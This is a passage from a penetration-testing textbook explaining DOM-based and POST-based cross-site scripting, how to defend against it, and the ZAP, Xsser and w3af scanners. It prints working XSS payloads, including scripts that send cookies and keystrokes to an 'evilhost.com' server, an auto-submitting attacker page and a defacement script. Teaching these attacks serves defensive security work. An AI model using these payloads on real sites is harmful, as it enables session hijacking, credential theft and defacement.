
2. When the browser receives the preceding URL, it sends a request to `http://www.cityguide.com` to receive the web page. On the user's browser, a legitimate JavaScript is downloaded and run, which edits the HTML page to add the city name on the top of the loaded page as a heading. The city name is taken from the URL (in this case, `Mumbai`). So, the city name is the parameter the user can control.
3. As discussed earlier, the malicious script in DOM-based XSS is not sent to the server. To achieve this, the `#` sign is used to prevent any content after the sign from being sent to the server. Therefore, the server-side code has no access to it even though the client-side code can access it.

   The malicious URL may look like the following:

   ```
   http://www.cityguide.com/index.html?#city=<script>function<
   /script>
   ```

4. When the page is being loaded, the browser hits the legitimate script that uses the city name from the URL to generate the HTML content. In this case, the legitimate script encounters a malicious script and writes the script to the HTML body, instead of the city name. When the web page is rendered, the script gets executed, resulting in a DOM-based XSS attack.

The following diagram shows the illustration of DOM-based XSS:



Defence against DOM-based XSS

Since the malicious payload in DOM-based XSS does not hit the server, it is not possible to detect it using server-side validation techniques. The problem still exists in the way the application is programmed, but the fault lies in the client-side code. One of the key defence methods is to avoid building the HTML page using client-side data.

At times, it would not be possible to avoid user input in client-side code, so the best defence against DOM-based XSS is to avoid using risky HTML and JavaScript methods.

The following methods should be used with extreme care:

- `document.write()`:

  ```
  document.write('City name='+userinput);
  ```

- `element.innerHTML`:

```
element.innerHTML='<div>'+userinput
+'</div>';
```

- `eval;`

```
var UserInput="'Mumbai';alert(x);";
eval("document.forms[0]."+"Cityname="+txtUserInput);
```

Besides this, you could encode the user input before using it in the client side code. Using string delimiters and wrapping the user data into a custom function are other defence methods. Some JavaScript frameworks also have inbuilt protection against DOM-based attacks.

Encoding is the term used to describe the escaping of user input that will make the browser interpret it is as only data and not code. For example, converting characters such as `< and >` into `<` and `>`.

XSS using the POST Method

In the reflected XSS example that we discussed, we used the `GET` method. This makes it very easy for the attacker to inject data, as it only requires constructing a custom URL with the script and tricking the user to click on it. When the web page passes the input using the `POST` method, exploiting the XSS flaw requires additional steps.

With the `POST` method, the attacker won't be able to inject the script directly because the input is not passed in the URL. The attacker will have to think of an indirect way to inject the script. The following example will describe the process.

Suppose the search function on a web page is vulnerable to a XSS flaw and when the attacker injects a script in the search box on that page, it is reflected back without sanitization. A sample code for the HTML page is shown as follows:

```
<html>
  <body>
    <form name="query" method="post" action="/search.php">
      <input type="text" name="search_input" value="">
      <input type="submit" value="submit">
    </form>
    </body>
</html>
```

One way to execute XSS using the `POST` method is by tricking the user to fill some form on the attacker's page and making them click on the submit button. The attacker's website would then transfer the user to the vulnerable website, replacing the user input with a malicious script.

Trying to trick the user into a filling a form on the attacker's website is most likely to fail and it would only be successful in very rare cases. Therefore, we need to automate it by embedding the malicious script and the `POST` request for the vulnerable application directly on a web page under the control of the attacker. Let's discuss an example of such a page. The attacker-controlled website is at `http://www.evilattacker.com`, which loads the vulnerable web page, `http://www.xssvulnerable.org/search.php`. As soon as the `evilattacker.com` website is opened, the `onload` function is executed and the browser sends a `POST HTTP` request to the vulnerable website with the embedded payload, without the victim having to click on the submit button. The code is as follows:

```
<html>
<head>
  <body onload="evilsearch.submit();">
    <form method="post"
    action="http://www.xssvulnerable.org/search.php" name="evilsearch"
    >
      <input name="search_input" value="<SCRIPT>alert('XSS')</
SCRIPT>">
      <input type="submit" class="button" name="submit">
    </form>
  </body>
</html>
```

Using this method, the attacker won't have to make the user fill any form and will only have to trick the user into visiting a web page under his control.

XSS and JavaScript – a deadly combination

Hackers have been very creative when exploiting the XSS flaw and with the help of JavaScript, the attack possibilities increase. XSS combined with JavaScript can be used for the following types of attacks:

- Account hijacking
- Altering contents
- Defacing complete website

- Running a port scan from the victim's machine
- Log key strokes
- Stealing browser information

Let's discuss a few examples.

Cookie stealing

In every discussion of XSS attack, the first thing that we talk about is how cookies can be compromised using XSS and JavaScript. The stolen cookie can then be used by the attacker to impersonate the victim for the duration of the session until the user logs out of the application.

The `document.cookie` property of the HTML DOM returns the values of all cookies assigned to the current session. For example, the attacker can inject the following script in a comments section of a website vulnerable to a XSS attack:

```
<script language="Javascript">
  Document.location='http://www.evilhost.com/cookielogger.php?cookie=
  '+document.cookie;
</script>
```

When a user views the web page, the comments are also downloaded. This includes the preceding script that would send the cookie to the `evilhost.com` server under the control of the attacker.

If the `HttpOnly` flag is set, which is an optional cookie flag, JavaScript won't be able to access the cookie.

Key logger

The attacker can also gather all the keystrokes of the victim by injecting a JavaScript that would log everything the user types such as password, credit card numbers, and so on, and then send it across to a server under his or her control.

A sample script that would log all keystrokes is shown here:

```
<script>
  document.onkeypress = function(e)
  var img = new Image();
  img.src='http://www.evilhost.com/keylogger.php?data='+e.which;
</script>
```

Whenever the user presses a key, the `onkeypress` event is triggered. In the preceding script, an object by the name `e` is created for every key that is pressed. The `which` keyword is a property of the object `e`, which stores the key code of the key that is pressed.

Website defacing

Website defacing is an attack on the website that changes the visual appearance of the website. These attacks are mostly done by hacktivists who want to promote their agenda. The `document.body.innerHTML` property allows JavaScript to manipulate the contents of the loaded HTML page. This feature was created for legitimate purpose, but like all things, it can also be used by attacker to with a malicious intent and in this case, it is being used to deface the web page.

By injecting the following script, the contents of the current page will be replaced with the `THIS WEBSITE IS UNDER ATTACK` text:

```
<script>
  document.body.innerHTML="<div style=visibility:visible;><h1>THIS
  WEBSITE IS UNDER ATTACK</h1></div>";
</script>
```

Scanning for XSS flaws

Kali Linux has various tools that can be used to automate the testing of the XSS flaws. The more tedious but accurate method is by using the manual testing method, where you intercept the HTTP request using a proxy, manipulate each field, and replace it with your payload.

Applications are becoming more complex every day, with an increasing number of user editable fields that make manual testing very difficult as a vulnerable parameter may be overlooked by the tester. Manual testing is useful when you want to extensively test a specific parameter. From an attacker's point of view, automating the task of identifying vulnerable parameters could reduce the time of developing the final exploit. Kali Linux has several tools to automate the scanning of XSS flaws and we will discuss them in this section:

- OWASP Zed Attack Proxy
- XSSer
- W3Af


Zed Attack Proxy

Zed Attack Proxy (**ZAP**) is an open source web application penetration testing tool maintained by OWASP. It's a fork of the Paros proxy. The version that comes with Kali Linux 2.0 is 2.4.1. The main features of ZAP are as follows:

- Intercepting proxy
- Active and passive scanner
- Brute forcing
- Fuzzing
- Support for wide range of security languages


ZAP works by default as a passive proxy; it won't actively intercept traffic unless you set a breakpoint on the URL for which you want to intercept the request and response. ZAP is located at **Applications** | **Web Application Analysis**

Our aim behind using ZAP is to identify XSS flaws in a web application. Similar to any other proxy, you need to first configure the web browser to tunnel the traffic through it. You could configure the browser manually or install a proxy add-on tool called FoxyProxy for Firefox, which requires an initial configuration. Once the add-on is configured, you only need to select the proxy settings from a drop-down menu, as shown in the following screenshot:




ZAP is a versatile web application penetration testing tool. In the sites window, on the top-left corner, all the websites you visit are recorded. When you surf the website, a passive scan is performed by ZAP in the background and it tries to identify vulnerabilities by spidering the website.

It checks the HTTP request and response, and determines if there is a possibility of a flaw. Detected vulnerabilities are displayed in the **Alerts** tab in the bottom window. As shown in the following image, it found cookies that were set without the `HTTPOnly` flag:




Scoping and selecting modes


Once the browser is configured with ZAP, it will display all the websites in the site's window on the left. During a penetration test, it becomes important to identify specific targets and therefore you need to define what sites are in scope. Right-click on the URL of your interest, click on **Include in Context**, and select **New context** to create a new scope for this URL. The URLs that are scoped will show a target icon:




If a website is using form-based authentication and requires the user to log in before viewing the contents, you would have to flag the URL that performs the authentication as **Form-based Auth Login request**, as shown in the following screenshot:



In the configuration window, select the **Authentication** option and configure the username and password parameters. In the **Users** option, define the username and password and select that user in the **Forced User** option:



Once you have configured the three options, the **Forced User Mode** option will be enabled on the main window:



When the **Forced User Mode** option is enabled, every request sent through ZAP is authenticated automatically. If the user is logged out during the scanning, it would reauthenticate the user without your intervention.

Modes of operation

There are several modes under which you can configure ZAP. On the top-left corner of the window, you would see a drop-down box that has three modes:


- **Safe mode**: In **Safe Mode**, ZAP does not performs any intrusive scan and would only work like a passive scanner trying to identify low-hanging fruits such as directory browsing and information leakage flaws. It would not actively interact with the application, so it would not be able to identify serious vulnerabilities, such as an XSS flaw.

- **Protected mode**: When the **Protected Mode** is selected, you can use the aggressive scanning techniques on the URL defined in the scope.
- **Standard mode**: In this mode, you can perform all the aggressive scans irrespective of whether the URL is in scope or not.

Scan policy and attack

ZAP can be used to test for all the major vulnerabilities, but we would be using it specifically to test an application for XSS. In order to do this, we would have to define a scan policy to configure the XSS rules as part of the active scan.

At the top, you would see a menu named **Analyse** and select the **Scan Policy** under it. This will open the configuration window. For every test name, you would find a **Threshold** and **Strength** option:




The following explains these options in detail

- **Threshold**: The **Threshold** option controls the reliability of the vulnerabilities identified by test. If you select **Low**, the number of false positives will increase. If **High** is selected, fewer vulnerabilities will be identified. There will be fewer false positives, but it may also miss out some flaw. You need to maintain a balance in between and select the medium option.
- **Strength**: This controls the number of tests that ZAP will perform to confirm the existence of the flaw. Selecting **Low** will make ZAP test the flaw with less number of payloads and the test will finish faster. If **High** is selected, more attack methods would be used. This would also increase the time taken to complete the test. The **Insane** option, as the name suggests, sends a very high number of attacks and should be used in labs or in a controlled environment.

To configure the policy for XSS, give the policy a name and disable all the test on the left-hand side, except the cross-site scripting (persistent) and cross-site scripting (reflected) under injection. Click on **Save Policy** if you want to reuse it later. Then, right-click on the target URL and go to **Attack | Active scan all in scope**.

ZAP will then run the magic and will notify any XSS vulnerability (if identified) under the **Alerts** tab in the bottom window. If you select the alert, ZAP will display the exact HTTP request sent across to the server that triggered the flaw. As shown in the following screenshot, a script was injected in the author parameter:



Xsser


Cross-site scripter (Xsser) is a tool to automate the detection and exploitation of XSS vulnerabilities. The version that comes with Kali Linux is 1.6 (beta). Xsser also consist several options to circumvent the input validation filters implemented by the developer.

Features

Some of the important features of Xsser are listed here:

- Command-line tool and graphical interface
- Displays detailed statistics of the attack
- Injection using both `GET` and `POST` methods
- Option to include cookie for sites requiring authentication
- Customization of various HTTP header fields such as **Referrer** and **User agent**
- Includes various filter bypassing techniques such as using decimal and hexadecimal encoding and making use of `unescape()` function

The **graphical user interface** (**GUI**) of xsser can be started directly from the shell with the `-gtk` option. The GUI also includes a wizard for new users that asks for a few questions and creates a template. Once you have selected the various options as per your testing needs, click on **Aim** and let the tool do the rest:



Gtk stands for Gimp Toolkit, which is used by programmers to make graphical interfaces for their programs.

The more experienced hackers would be comfortable with the command-line interface. Run `xsser -help` to view the different option the tool supports. The important command line options are shown in the following table:


Option	Use
`-u`	This is used specify a target URL
`-g`	This is used to inject script in the `GET` parameter specified
`-p`	This is used to inject script in the `POST` parameter specified
`--heuristic`	This tries to identify which characters are filtered by the application
`--cookie`	This sets a cookie to the HTTP request
`-s -v`	These options will display statistical information and verbose output.

Xsser is an advance tool and includes many other options besides the ones listed in the table, but these should be good to get you started with the tool.

In the following example, we will test the vulnerable web application for a cross-site scripting flaw. The application requires authentication, and once authenticated, it sets a cookie to identify the user on further interactions. The cookie is passed in the request using the `-cookie` option. The parameter to be tested is passed using the `-g` option, as it is in the `GET` method:

```
xsser -u "http://192.168.1.72/dvwa/vulnerabilities/" -g
"xss_r/?name=" --cookie="security=low;
PHPSESSID=n78lph8ojlp0khpli1ms3s73h5" -s -v
```

The various default options set by xsser are also shown in the output, since we selected the **Version** option. Xsser then injects the parameter and tries to indentify whether it is vulnerable to XSS as shown in the following screenshot:



W3af

Another interesting tool in Kali Linux is the web application audit and attack framework tool that is abbreviated as w3af. It is called a framework because it is very feature rich. It is a menu-driven tool; it includes time-saving and useful features such as the autocomplete functionality similar to Metasploit and is packed with various plugins.

The web application payload feature of w3af is the one that needs special mention. Exploiting a web application flaw and gaining access to the target machine by uploading a payload has always been a difficult task. W3af includes plugins that make the exploitation phase easier and also integrate with Metasploit, which allows it to upload a Metasploit payload on the target machine and use it for post exploitation.

Plugins

Plugins in w3af are divided into several categories, and the major ones are listed as follows:

- **Crawl**: These plugins are used for spidering purpose and are tasked to identify new URLs. They identify new injection points that can be used by other plugins.
- **Audit**: The audit plugins use the injection points identified by the crawl plugins and test them for vulnerabilities.
- **Grep**: The grep plugins are used to identify low-hanging fruits such as error pages, comments, HTTP headers, and other information leakage flaws. This information is sniffed by analyzing the request and response.
- **Infrastructure**: Plugins used to fingerprint the target server and identify the OS, database version, and DNS-related information is categorized as information plugins.
- **Output**: These plugins define the output format of the results.
- **Auth**: For web applications that require authentication, this plugin provides a predefined username and password to automatically authenticate to the application.

The w3af tool is located at **Applications | Web Application Analysis**. Alternately, you can start the command-line tool by typing `w3af_console` in the shell prompt. When the prompt returns, type in `help` to check out the commands available:

```
root@kali-1:/home# w3af_console
w3af>>> help
|-------------------------------------------------------------------------------|
| start         | Start the scan.                                               |
| plugins       | Enable and configure plugins.                                 |
| exploit       | Exploit the vulnerability.                                    |
